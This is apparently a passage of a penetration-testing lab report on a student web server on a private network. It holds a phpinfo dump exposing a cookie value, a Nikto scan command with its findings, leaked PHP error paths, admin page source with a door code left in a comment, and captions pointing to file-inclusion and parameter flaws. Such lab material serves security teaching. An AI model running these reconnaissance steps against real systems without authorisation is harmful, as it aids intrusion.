'--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CC=gcc' 'CFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include /libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include /ncurses'' 'LDFLAGS=-Wl,--rpath '-Wl,/opt/lampp/lib' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt /lampp'' 'CPPFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 'CXX=g++' 'CXXFLAGS=-I/opt/lampp /include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-I/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-I/opt/lampp/include''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip

Apache Environment

Variable	Value
UNIQUE_ID	X7lEAj4xHXj7Pf0XX0OVswAAABE
HTTP_HOST	192.168.1.20
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_COOKIE	SecretCookie=4f6a6f784e6a41314f5463324e6a5532
HTTP_UPGRADE_INSECURE_REQUESTS	1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LD_LIBRARY_PATH	/opt/lampp/lib:/opt/lampp/lib
SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
SERVER_NAME	192.168.1.20
SERVER_ADDR	192.168.1.20
SERVER_PORT	80
REMOTE_ADDR	192.168.1.254
DOCUMENT_ROOT	/opt/lampp/htdocs/studentsite
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/opt/lampp/htdocs/studentsite
SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/opt/lampp/htdocs/studentsite/phpinfo.php
REMOTE_PORT	53890
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/phpinfo.php
SCRIPT_NAME	/phpinfo.php

Apache API Version	20120211
Server Administrator	you@example.com
Hostname:Port	bogus_host_without_reverse_dns:80
User/Group	daemon(1)/1
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/opt/lampp
Loaded Modules	core mod_so http_core prefork mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_dbd mod_authn_socache mod_authn_core mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_dbd mod_authz_core mod_authnz_ldap mod_access_compat mod_auth_basic mod_auth_form mod_auth_digest mod_allowmethods mod_file_cache mod_cache mod_cache_disk mod_socache_shmcb mod_socache_dbm mod_socache_memcache mod_dbd mod_bucketeer mod_dumpio mod_echo mod_case_filter mod_case_filter_in mod_buffer mod_ratelimit mod_reqtimeout mod_ext_filter mod_request mod_include mod_filter mod_substitute mod_sed mod_charset_lite mod_deflate mod_mime util_ldap mod_log_config mod_log_debug mod_logio mod_env mod_mime_magic mod_cern_meta mod_expires mod_headers mod_usertrack mod_unique_id mod_setenvif mod_version mod_remoteip mod_proxy mod_proxy_connect mod_proxy_ftp mod_proxy_http mod_proxy_fcgi mod_proxy_scgi mod_proxy_ajp mod_proxy_balancer mod_proxy_express mod_session mod_session_cookie mod_session_dbd mod_slotmem_shm mod_ssl mod_lbmethod_byrequests mod_lbmethod_bytraffic mod_lbmethod_bybusyness mod_lbmethod_heartbeat mod_unixd mod_dav mod_status mod_autoindex mod_info mod_suexec mod_cgi mod_cgid mod_dav_fs mod_vhost_alias mod_negotiation mod_dir mod_actions mod_speling mod_userdir mod_alias mod_rewrite mod_php5 mod_perl

Directive	Local Value	Master Value
engine	1	1
last_modified	0	0
xbithack	0	0

HTTP Headers Information

HTTP Request Headers	
HTTP Request	GET /phpinfo.php HTTP/1.1
Host	192.168.1.20
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Cookie	SecretCookie=4f6a6f784e6a41314f5463324e6a5532
Upgrade-Insecure-Requests	1
HTTP Response Headers	
X-Powered-By	PHP/5.6.34

bcmath

BCMath support	enabled

Directive	Local Value	Master Value
bcmath.scale	0	0

bz2

BZip2 Support	Enabled
Stream Wrapper support	compress.bzip2://
Stream Filter support	bzip2.decompress, bzip2.compress
BZip2 Version	1.0.6, 6-Sept-2010

Core

PHP Version	5.6.34

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	On	On
display_startup_errors	On	On
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*
error_log	/opt/lampp/logs/php_error_log	/opt/lampp/logs/php_error_log
error_prepend_string	*no value*	*no value*
error_reporting	22527	22527
exit_on_timeout	Off	Off
expose_php	On	On
extension_dir	/opt/lampp/lib/php/extensions/no-debug-non-zts-20131226	/opt/lampp/lib/php/extensions/no-debug-non-zts-20131226

ereg

Regex Library	Bundled library enabled

exif

EXIF Support	enabled
EXIF Version	1.4 $Id: 1c8772f76be691b7b3f77ca31eb788a2abbcefe5 $
Supported EXIF Version	0220
Supported filetypes	JPEG,TIFF

Directive	Local Value	Master Value
exif.decode_jis_intel	JIS	JIS
exif.decode_jis_motorola	JIS	JIS
exif.decode_unicode_intel	UCS-2LE	UCS-2LE
exif.decode_unicode_motorola	UCS-2BE	UCS-2BE
exif.encode_jis	*no value*	*no value*
exif.encode_unicode	ISO-8859-15	ISO-8859-15

fileinfo

fileinfo support	enabled
version	1.0.5
libmagic	517

filter

Input Validation and Filtering	enabled
Revision	$Id: 5b79667bd9a68977a9b4f7505223a8e216e04908 $

Directive	Local Value	Master Value
filter.default	unsafe_raw	unsafe_raw
filter.default_flags	*no value*	*no value*

hash

hash support	enabled
Hashing Engines	md2 md4 md5 sha1 sha224 sha256 sha384 sha512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128,3 tiger160,3 tiger192,3 tiger128,4 tiger160,4 tiger192,4 snefru snefru256 gost gost-crypto adler32 crc32 crc32b fnv132 fnv1a32 fnv164 fnv1a64 joaat haval128,3 haval160,3 haval192,3 haval224,3 haval256,3 haval128,4 haval160,4 haval192,4 haval224,4 haval256,4 haval128,5 haval160,5 haval192,5 haval224,5 haval256,5

iconv

iconv support	enabled
iconv implementation	glibc
iconv library version	1.14

Directive	Local Value	Master Value
iconv.input_encoding	*no value*	*no value*
iconv.internal_encoding	*no value*	*no value*
iconv.output_encoding	*no value*	*no value*

imap

IMAP c-Client Version	2007e
SSL Support	enabled

openssl

OpenSSL support	enabled
OpenSSL Library Version	OpenSSL 1.0.2n 7 Dec 2017
OpenSSL Header Version	OpenSSL 1.0.2n 7 Dec 2017
Openssl default config	/opt/lampp/share/openssl/openssl.cnf

Directive	Local Value	Master Value
openssl.cafile	/opt/lampp/share/curl/curl-ca-bundle.crt	/opt/lampp/share/curl/curl-ca-bundle.crt
openssl.capath	*no value*	*no value*

pcre

PCRE (Perl Compatible Regular Expressions) Support	enabled
PCRE Library Version	8.38 2015-11-23

Directive	Local Value	Master Value
pcre.backtrack_limit	1000000	1000000
pcre.recursion_limit	100000	100000

session

Session Support	enabled
Registered save handlers	files user
Registered serializer handlers	php_serialize php php_binary wddx

Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	*no value*	*no value*
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	*no value*	*no value*
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On
session.use_strict_mode	Off	Off
session.use_trans_sid	0	0


PHP Variables

Variable	Value
_COOKIE["SecretCookie"]	4f6a6f784e6a41314f5463324e6a5532
_SERVER["UNIQUE_ID"]	X7lEAj4xHXj7Pf0XX0OVswAAABE
_SERVER["HTTP_HOST"]	192.168.1.20
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.5
_SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_COOKIE"]	SecretCookie=4f6a6f784e6a41314f5463324e6a5532
_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["PATH"]	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_SERVER["LD_LIBRARY_PATH"]	/opt/lampp/lib:/opt/lampp/lib
_SERVER["SERVER_SIGNATURE"]	*no value*
_SERVER["SERVER_SOFTWARE"]	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
_SERVER["SERVER_NAME"]	192.168.1.20
_SERVER["SERVER_ADDR"]	192.168.1.20
_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.1.254
_SERVER["DOCUMENT_ROOT"]	/opt/lampp/htdocs/studentsite
_SERVER["REQUEST_SCHEME"]	http
_SERVER["CONTEXT_PREFIX"]	*no value*
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/opt/lampp/htdocs/studentsite
_SERVER["SERVER_ADMIN"]	you@example.com
_SERVER["SCRIPT_FILENAME"]	/opt/lampp/htdocs/studentsite/phpinfo.php
_SERVER["REMOTE_PORT"]	53890
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["REQUEST_METHOD"]	GET
_SERVER["QUERY_STRING"]	*no value*
_SERVER["REQUEST_URI"]	/phpinfo.php
_SERVER["SCRIPT_NAME"]	/phpinfo.php
_SERVER["PHP_SELF"]	/phpinfo.php
_SERVER["REQUEST_TIME_FLOAT"]	1605977090.765
_SERVER["REQUEST_TIME"]	1605977090

Figure 1-19 Nikto Enumeration

```
^C
root@kali:~# nikto -h 192.168.1.20 -mutate 1 -Display 2
- Mutate is deprecated, use -Plugins instead. The following option can be used in future: -Plugin @@DEFAULT;tests(,all)
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Using Mutation:     Test all files with all root directories
+ Start Time:         2020-11-13 10:07:44 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
+ Retrieved x-powered-by header: PHP/5.6.34
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
 following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.htm
l.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings
+
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /php/: Directory indexing found.
+ OSVDB-3092: /php/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /print.php: PHP include error may indicate local or remote file inclusion is possible.
+ /admin/home.php sent cookie: PHPSESSID=d2ti3t8m04lu7s9c4s3ccd3op1; path=/
+ Cookie PHPSESSID created without the httponly flag
```

Figure 1-20 Manually browsing Nikto Results




FNAME	LNAME	SEX	AGE	DISTRICT	PARENT	OFFERTYPE	ROOM	CLASS
Harry Potter	M		M					
Adam Smith	M		M					
Bob Brown	M		M					
Colin Gate	F		F					
Dean Smart	M		M					
Eric Brodie	M		M					


```
<b>Notice</b>:  Undefined index: AGE in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: ROOM in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: CLASS in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<tr><td>Harry Potter</td><td>M</td><td>M</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><br />
<b>Notice</b>:  Undefined index: AGE in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: ROOM in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: CLASS in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<tr><td>Adam Smith</td><td>M</td><td>M</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><br />
<b>Notice</b>:  Undefined index: AGE in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
```

```
<b>Notice</b>:  Undefined index: CLASS in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<tr><td>Bob Brown</td><td>M</td><td>M</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><br />
<b>Notice</b>:  Undefined index: AGE in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: ROOM in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: CLASS in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<tr><td>Colin Gate</td><td>F</td><td>F</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><br />
<b>Notice</b>:  Undefined index: AGE in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: ROOM in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: CLASS in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<tr><td>Dean Smart</td><td>M</td><td>M</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><br />
<b>Notice</b>:  Undefined index: AGE in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
```

```
<br />
<b>Notice</b>:  Undefined index: DISTRICT in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: GUARDIAN in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: OFFERING in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: ROOM in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<br />
<b>Notice</b>:  Undefined index: CLASS in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>139</b><br />
<tr><td>Eric Brodie</td><td>M</td><td>M</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></table></div>

</div>
<div class='footer'>
  <p><center>
    <br />
<b>Warning</b>:  include(footer.php): failed to open stream: No such file or directory in <b>/opt/lampp/htdocs/studentsite/print.php</b> on line <b>149</b>
<br />
<b>Warning</b>:  include(): Failed opening 'footer.php' for inclusion (include_path='.:/opt/lampp/lib/php') in <b>/opt/lampp/htdocs/studentsite/print.php</
```


Figure 1-21 Admin page and Source Code *






```
<!-- ***Note to self: Door entry number is 1846 -->


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <!-- <meta content="0;http://localhost:81/" http-equiv="refresh" />-->
<title>School Name System, Access page</title>
<meta name="keywords" content="Web Tech Template, CSS, HTML" />
<meta name="description" content="Web Tech Template is a free CSS website provided by school.com" />
<link href="/css/school_style.css" rel="stylesheet" type="text/css" />
<link  type="text/css" rel="stylesheet" href="../vision.css"    />
<script language="javascript" type="text/javascript">
function clearText(field)
{
    if (field.defaultValue == field.value) field.value = '';
    else if (field.value == '') field.value = field.defaultValue;
}
</script>
<script type="text/javascript" src="/qtip/jquery.qtip.min.js"></script>
<link href="/qtip/jquery.qtip.min.css" rel="stylesheet" type="text/css" media="screen, projection">

</head>
```

Figure 1-22 Function File Paths






Figure 1-23 About Page ‘type’ parameter vulnerability

